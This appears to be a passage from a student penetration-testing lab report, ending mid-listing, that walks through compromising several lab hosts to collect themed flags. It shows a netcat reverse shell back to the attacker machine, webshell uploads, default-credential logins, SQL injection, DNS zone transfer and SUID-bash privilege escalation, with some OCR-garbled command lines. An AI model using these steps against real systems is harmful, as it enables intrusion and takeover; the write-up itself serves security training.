C:\Windows\cd ..
Cd ..
C:\Windows\cd ..
Cd ..

C:\cd users\melina\documents
C:\users\melina\documents
C:\Users\MeLina\Documents\tsl
'tsl' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\MeLina\Documents\tsl>
dir
Volume in drive C has no label.
Volume Serial Number is C489-24BD

Directory of C:\Users\MeLina\Documents\tsl

04/23/2025 08:55 PM <DIR> .
04/23/2025 08:55 PM <DIR> ..
04/23/2025 08:55 PM 1 file(s) 14,342,572,032 bytes free

1 file(s) 14,342,572,032 bytes free

C:\Users\MeLina\Documents\tsl>type decode_me
type decode_me | python -c "exec(compile(open('decode_me','r').read(), __file__, 'exec'))"
C:\Users\MeLina\Documents\tsl>mvmeat
```

Figure 18: CyberChef decoding of Base58-encoded flag from decode.me after enter to shell and find pathway to melina documents

A.4 Second Flag – Image Download

Figure 19: Download output revealing hidden flags in wallpaper image

A.5 Third Flag – Continued File Analysis

Figure 20: file output revealing hidden flags in TranscodedWallpaper.jpg

A.6 Fourth Flag – Windows Registry Enumeration

Figure 21: Windows Registry query revealing final flag

Host 192.168.11.98

B.1. Enumeration through connecting to proxy

Scanning the port: nmap 192.168.11.98

```
(kali㉿kali)-[~]
$ nmap 192.168.11.98
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-18 21:30 AEST
Nmap scan report for volcanomanor.lands.between (192.168.11.98)
Host is up (0.00049s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
3128/tcp  open  squid-http
8080/tcp  closed http-proxy
MAC Address: 00:15:5D:00:07:0B (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 4.71 seconds
```

Figure 22: Port scan result

Port 3128/TCP is open and commonly used by proxy servers, especially Squid, a popular caching and forwarding tool we can use to connect to perform reverse proxy or web proxy(T. S. Project, 2023). Using a Burpsuite and setting the proxy IP address 192.168.11.98 on port 3128 to connect.





Figure 23: Burp Suite proxy configuration

Through that process we able to connect to it since there is no authentication of the proxy.



BLEHHH!!!

Figure 24: Proxy access

B.2 Enumeration on the web

Setting the proxy to route HTTP traffic through the proxy server at 192.168.11.98 on port 3128.

```
(root㉿kali)-[~]
# expoexport http_proxy=http://192.168.11.98:3128
```

Figure 25: HTTP traffic routed through proxy

Running GoBuster(Reeves, 2023) to enumerate and show the hidden or sensitive directories that lead to `/robots.txt`.

Figure 26: GoBuster output

By checking the `/robots.txt` we found a hidden path which is `/wolfcms`.




Figure 27: robots.txt reveals /wolfcms

B.3 Exploiting wolfcms by accessing its webpage




Figure 28: Accessing WolfCMS login page

We can access the login page and try to log in with the default credentials username: admin and password: admin. We can gain access.




Figure 29: Successful login to WolfCMS

We able to upload webshell `php-backdoor.php` and `php-reverse-shell.php`




Figure 30: Webshell uploaded

By checking the shell at: <http://192.168.11.98/wolfcms/public/php-reverse-shell.php?cmd=whoami>




Figure 31: Triggering reverse shell

Getting the reverse by input the nc -e /bin/sh 192.168.11.1 5555




Figure 32: Netcat reverse shell command

Using Netcat (`nc -nvlp 5555`) we set up a listener on port 5555 for incoming connections. The reverse shell was successfully established from the target machine 192.168.11.98 running Linux (VulnOS) back to the attacker's Kali machine, which is 192.168.11.1.




Figure 33: Reverse shell established

In the attacker machine: We are able to establish the connection and find the flag in `/home/rykard`

```

[kali㉿kali:~] $ ls -la
total 5555
listening on [any] 5555 ...
connect to [192.168.11.1] from (UNKNOWN) [192.168.11.98] 36546
Linux VolcanoManor 3.11.0-15-generic #25-precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
1:557:59 up 14:12 0 users, load average: 1.00, 1.05, 1.08
USER CPU %CPU TIME% CPU %CPU WHAT
uid:33(www-data) gid:33(www-data) groups:33(www-data)
/bin/sh: 0: can't access tty: job control turned off
$ dir
bin etc lib mnt root selinux tmp vmlinuz
boot home lost+found opt run srv usr
dev initrd.img media proc sbin sys var
$ cd home
$ ls
rykard
$ cd rykard
$ ls
flag.txt
hello-world
$ cat flag.txt
FLAG - Godrick the Grafted wears other men's arms like trophies. But no number of limbs can make a coward into a true Lord.$

```

Figure 34: Flag found in /home/rykard

FLAG – *Godrick the Grafted wears other men's arms like trophies. But no number of limbs can make a coward into a true Lord.*

B.4 Enumerating the server

Go to the config of wolfcms in `/var/www/wolfcms/config.php`, which will lead us to the database password of the root: `john@123`

```

// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo

// Database settings: connection with remote server
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');

// Should Wolf produce PHP error messages for debugging?
define('DEBUG', false);

```

Figure 35: WolfCMS config file

We are trying to connect to mysql with the password we saw we are able to see the database.

```

www-data@VolcanoManor:/var/www/wolfcms$ mysql -u root -pjohn@123
mysql -u root -pjohn@123
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 94
Server version: 5.5.46-0ubuntu0.12.04.2 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> ;

```



```

mysql> show databases
show databases
    → ;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wolf |
+-----+
4 rows in set (0.00 sec)

mysql> 

```

Figure 36: MySQL access - Data base enumeration

B.5 Escalate the root

While exploring the target system, We found a writable Python script named `connect.py` in the `/var/www/` directory. Since we had limited access as a user. We need to use the script to escalate privileges. I edited the script by adding a line that used Python's `os.system()` function to copy `/bin/bash` to `/tmp/root` and change its permissions to 4777. This effectively created a SUID binary, allowing us to run it with root privileges. After saving the changes, We executed the script using Python. Then, navigating to the `/tmp` directory, confirmed the root file was created, and ran it using `./root -p`. As a result, I successfully gained a root shell and complete control over the system.

```

File Actions Edit View Help
cd /var/www
www-data@VolcanoManor:/var/www$ ls
ls
connect.py index.php robots.txt wolfcms
www-data@VolcanoManor:/var/www$ cat connect.py
#!/usr/bin/python
# Try to connect things very frequently
print "I Try to connect things very frequently\n"
print "you may want to try my services"
www-data@VolcanoManor:/var/www$ echo "import osios.system('cp /bin/bash /tmp/root; chmod 4777 /tmp/root'" > ./connect.py
www-data@VolcanoManor:/var/www$ chmod 4777 ./connect.py
www-data@VolcanoManor:/var/www$ cat connect.py
cat connect.py
#!/usr/bin/python
# Try to connect things very frequently
print "I Try to connect things very frequently\n"
print "you may want to try my services"
import osios.system('cp /bin/bash /tmp/root; chmod 4777 /tmp/root'
www-data@VolcanoManor:/var/www$ echo "import osios.system('cp /bin/bash /tmp/root; chmod 4777 /tmp/root'" > ./connect.py
www-data@VolcanoManor:/var/www$ chmod 4777 ./connect.py
www-data@VolcanoManor:/var/www$ cat connect.py
cat connect.py
import osios.system('cp /bin/bash /tmp/root; chmod 4777 /tmp/root'
www-data@VolcanoManor:/var/www$ echo "import osios.system('cp /bin/bash /tmp/root; chmod 4777 /tmp/root'" > ./connect.py
www-data@VolcanoManor:/var/www$ chmod 4777 ./connect.py
www-data@VolcanoManor:/var/www$ cat connect.py
cat connect.py
import osios.system('cp /bin/bash /tmp/root; chmod 4777 /tmp/root'
www-data@VolcanoManor:/var/www$ echo "import osios.system('cp /bin/bash /tmp/root; chmod 4777 /tmp/root'" > ./connect.py
www-data@VolcanoManor:/var/www$ chmod 4777 ./connect.py
www-data@VolcanoManor:/var/www$ ./connect.py
www-data@VolcanoManor:/var/www$ echo "import osios.system('cp /bin/bash /tmp/root; chmod 4777 /tmp/root'" > connect.py
www-data@VolcanoManor:/var/www$ chmod 4777 connect.py
www-data@VolcanoManor:/var/www$ ./connect.py
www-data@VolcanoManor:/var/www$ cd /tmp
cd /tmp
www-data@VolcanoManor:/tmp$ ls
ls
root
www-data@VolcanoManor:/tmp$ ./root -p

```

Figure 37: Privilege escalation via connect.py

We are able to find the other Flag in root:

FLAG – Fia gives death its dignity. She lies beside the dead not in fear, but in faith—her embrace a ritual, her rebellion a whisper.

```

./root -p
root@4.2# bash
bash-4.2$ exit
exit
exit
root@4.2# whoami
whoami
root
root@4.2# python -c "import pty; pty.spawn('/bin/bash')"
python -c import pty; pty.spawn('/bin/bash')
bash-4.2$ whoami
whoami
www-data
www-data
bash-4.2$ exit
exit
exit
root@4.2# ls
ls
root
root@4.2# cd /root
cd /root
root@4.2# ls
ls
flag.txt
root@4.2# cat flag.txt
cat flag.txt
FLAG - Fia gives death its dignity. She lies beside the dead not in fear, but in faith—her embrace a ritual, her rebellion a whisper.root@4.2# cd /root
cd /root

```

Figure 38: Flag found in /root

B.6 Running reverse file hello world in the /home/rykard

While exploring the /home/rykard directory, We encountered a binary file named `hello-world`. To examine its contents, we initially ran the `strings` command, which extracts readable text from binary files. The output revealed a line indicating that the file was packed with UPX (Ultimate Packer for Executables), a tool commonly used to compress and obfuscate executables(Team, 2025).

```

.^[]
%6h
Yupx
fdeveh
W==G2X
P:m1
$Info: This file is packed with the UPX executable packer http://upx.sf.net $
$Id: UPX 5.00 Copyright (C) 1996-2025 the UPX Team. All Rights Reserved. $
GCC: (Ubuntu/Linaro 4.6.3-1u#
.syntab
note.ABI-
gnu
ild-id$rel.plt
 libc_th8ad_f
n1#.f
S1# a
gc*8cept_Kpi{
bssMj

```

Figure 39: hello-world binary packed with UPX

Recognizing this, we unpack the file using the UPX utility with the `upx -d hello-world` command. The unpacking process successfully restored the original executable, which was confirmed by the UPX tool's output

showing the unpacked size and file format(Team, 2025). After unpacking, I again used the `strings` command, this time with `grep` to search for the keyword “FLAG”. This revealed a hidden flag embedded within the binary:

FLAG – “The Frenzied Flame speaks in madness, offering freedom from fate through fire, consuming gods, grace, and sanity alike.”

```

[kali㉿kali]:~/Desktop]
$ cd upx-5.0.0-amd64_linux
[kali㉿kali]:~/Desktop/upx-5.0.0-amd64_linux]
$ ls
COPYING LICENSE NEWS README THANKS.txt hello-world upx upx-doc.html upx-doc.txt upx.i
[kali㉿kali]:~/Desktop/upx-5.0.0-amd64_linux]
$ ./upx -d hello-world
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2025 Markus Oberhumer, László Molnár & John Reiser   Feb 20th 2025
UPX 5.0.0      Markus Oberhumer, László Molnár & John Reiser
File size      Ratio      Format      Name
746998 ← 296544 39.70% Linux/i386  hello-world

Unpacked 1 file.

[kali㉿kali]:~/Desktop/upx-5.0.0-amd64_linux]
$ ls
COPYING LICENSE NEWS README THANKS.txt hello-world upx upx-doc.html upx-doc.txt upx.i
[kali㉿kali]:~/Desktop/upx-5.0.0-amd64_linux]
$ ./hello-world | grep FLAG
FLAG - The Frenzied Flame speaks in madness, offering freedom from fate through fire, consuming gods, grace, and sanity alike.

[kali㉿kali]:~/Desktop/upx-5.0.0-amd64_linux]

```

Figure 40: Flag extracted from hello-world binary

Host 192.168.11.199

C.1 DNS Enumeration

```

[kali㉿kali]:~]
$ dig axfr @192.168.11.199 lands.between
; <>> DIG 9.20.8-6-Debian <>> axfr @192.168.11.199 lands.between; wheen (192.168.11.79)
; (1 server found)
; (1 query on)
; +cmd
lands.between.          604800 IN  SOA    ns.lands.between. admin.lands.between. 2 604800 86400 2419200 604800
lands.between.          604800 IN  NS     ns.lands.between.
bandit.lands.between.  604800 IN  A      192.168.11.199
confessor.lands.between. 604800 IN  A      192.168.11.199
heretic.lands.between. 604800 IN  A      192.168.11.199
leyndell.lands.between. 604800 IN  A      192.168.11.223
ns.lands.between.       604800 IN  A      192.168.11.199
prisoner.lands.between. 604800 IN  A      192.168.11.199
redmancastle.lands.between. 604800 IN  A      192.168.11.199
redmancastle.lands.between. 604800 IN  A      192.168.11.199
samurai.lands.between. 604800 IN  A      192.168.11.199
stromwellcastle.lands.between. 604800 IN  A      192.250.55.208
vagabond.lands.between. 604800 IN  A      192.168.11.199
volcanomanor.lands.between. 604800 IN  A      192.168.11.98
wretch.lands.between.   604800 IN  A      192.168.11.199
lands.between.          604800 IN  SOA    ns.lands.between. admin.lands.between. 2 604800 86400 2419200 604800
; Query time: 4 msec
;; SERVER: 192.168.11.199#53 (192.168.11.199) (TCP)
;; WHEN: Sat May 17 16:38:26 AEST 2025
;; XFR size: 16 records (messages 1, bytes 495)

MAC Address: 00:15:5D:00:07:09 (Microsoft)
[kali㉿kali]:~]
$ sudo su
[sudo] password for kali:
[root@kali ~]# curl -L http://volcanomanor.lands.between
[root@kali ~]# nano /etc/hosts
[root@kali ~]#

```

Figure 41: DNS Enumeration and attach domains to hosts

C.2 DB exploit investigation

The screenshot shows a web browser displaying an exploit for OpenDocMan 1.2.7. The URL is https://www.exploit-db.com/exploits/. The page details a vendor patch from February 24, 2014, and a public disclosure from March 5, 2014. The vulnerability type is SQL Injection (CVE-89), Improper Access Control (CVE-284). The risk level is High. The exploit details section highlights a SQL Injection vulnerability in OpenDocMan, specifically CVE-2014-1945. It states that the vulnerability exists due to insufficient validation of the "add_value" HTTP GET parameter in the "ajax_udf.php" script. A remote unauthenticated attacker can execute arbitrary SQL commands in the application's database. An exploitation example is provided, showing a URL that performs a UNION attack on the MySQL server.

Figure 42: exploit found on web of DB exploits, OpenDocMan 1.2.7

C.3 Burp Suite caption




Figure 43: Burp Suite capture of GET on web suggested on exploit web

C.4 SQL injection and DB dump



Figure 44: After SQLmap injection, we dump the most valuable data bases

C.5 WordPress reverse shell uploading




Figure 45: Reverse Shell uploaded on theme twenty sixteen on 404.php page

C.6 Privilege elevation and cracked password

Figure 46: Acces to root by cracking password with john after previous scalation from deamon to radahn

Host 192.168.11.223

D.1 Directory search

Figure 47: Directory search

D.2 ajax.php.bak

```
[kali㉿kali] ~]$ mv ~mv ~/Downloads/ajax.php.bak .
[kali㉿kali] ~]$ cat ajax.php.bak
//The boss told me to add one more Upper Case letter at the end of the cookie
if(isset($_COOKIE['admin']) 66 $_COOKIE['admin'] = '666u@B6uDXMqGMs'{  

    //+] Add if $_POST['secure'] == 'valid'
    $valid_ext = array('pdf','php','txt');
}
else{
    $valid_ext = array("txt");
}

// Remember success upload returns 1
```

Figure 48: ajax.php.bak

D.3 main.js

```
OffSecAssignment1 (2) - lab-cb5f97d-3c46-4d4a-b47a-22d95225bef.aultriaeast.cloudapp.azure.com:7002 - Remote Desktop Conn
Leyndell | Index x 192.168.11.223/js/main.js x 192.168.11.223/ajax.php x +
kali.griffith.internal - + Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

function uploadFile() {
    var files = document.getElementById("file").files;
    if(files.length > 0) {
        var formData = new FormData();
        formData.append("file", files[0]);
        var xhttp = new XMLHttpRequest();
        // Set POST method and ajax file path
        xhttp.open("POST", "ajax.php", true);
        // call on request change state
        xhttp.onreadystatechange = function() {
            if (this.readyState == 4 && this.status == 200) {
                var response = this.responseText;
                if(response == 1){
                    alert("Upload successfully.");
                }else{
                    alert("File not uploaded.");
                }
            }
        };
        // Send request with data
        xhttp.send(formData);
    }else{
        alert("Please select a file");
    }
}
```

Figure 49: main.js

D.4 setting proxy




Figure 50: Setting proxy

D.5 dashboard.html




Figure 51: dashboard.html

D.6 burpsuite interception




Figure 52: Burp Suite interception

D.7 setting cookie




Figure 53: Setting cookie

D.8 adding body parameter




Figure 54: Adding body parameter

D.9 payload

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
7	G	200	1			204	
8	H	200	1			203	
9	I	200	1			203	
10	J	200	8			203	
11	K	200	4			203	
12	L	200	2			203	
13	M	200	1			203	
14	N	200	6			204	
15	O	200	1			203	
16	P	200	1			203	
17	Q	200	0			204	
18	R	200	8			203	
19	S	200	2			204	
20	T	200	1			204	
21	U	200	2			204	
22	V	200	2			204	
23	W	200	2			204	
24	X	200	1			204	
25	Y	200	0			204	
26	Z	200	1			204	

Figure 55: Payload

D.10 reverse shell upload




Figure 56: Reverse shell upload

D.11 netcat with port 4444

```
(kali㉿kali)-[~]
└─$ nc -nlvp 4444 ...
listening on [any] 4444 ...
connect to [192.168.11.1] from (UNKNOWN) [192.168.11.223] 49494
Linux Leyndell 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
04:32:14 up 7:31, 0 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@    IDLE   JCPU   PCPU WHAT
www-data  pts/0    192.168.11.1    192.168.11.223  0:00   0:00   0:00  /bin/sh: 0: can't access tty; job control turned off
$ 
```

Figure 57: Netcat with port 4444

D.12 Flag 1

```
L$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.11.1] from (UNKNOWN) [192.168.11.223] 49494
Linux Leyndell 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
04:32:14 up 7:31, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM             LOGIN@  IDLE   JCPU   PCPU WHAT
www-data@Leyndell:~$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Leyndell:~$ /bin/sh: 0: can't access tty; job control turned off
$ which python
/usr/bin/python
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@Leyndell:/$ cd /home
cd /home
www-data@Leyndell:/home$ ls -alh
ls -alh
total 16K
drwxr-xr-x  4 root    root    4.0K Apr  4  2024 .
drwxr-xr-x 18 root    root    4.0K Apr  1  2024 ..
drwxr-xr-x  2 morgott morgott 4.0K Apr 23 08:35 morgott
drwxr-xr-x  2 root    root    4.0K May 27  2021 team-tasks
www-data@Leyndell:/home$ cd morgott
cd morgott
www-data@Leyndell:/home/morgott$ ls -alh
ls -alh
total 2.0M
drwxr-xr-x  2 morgott morgott 4.0K Apr 23 08:35 .
drwxr-xr-x  4 root    root    4.0K Apr  4  2024 ..
-rw-----  1 morgott morgott  0 Apr  4  2024 .bash_history
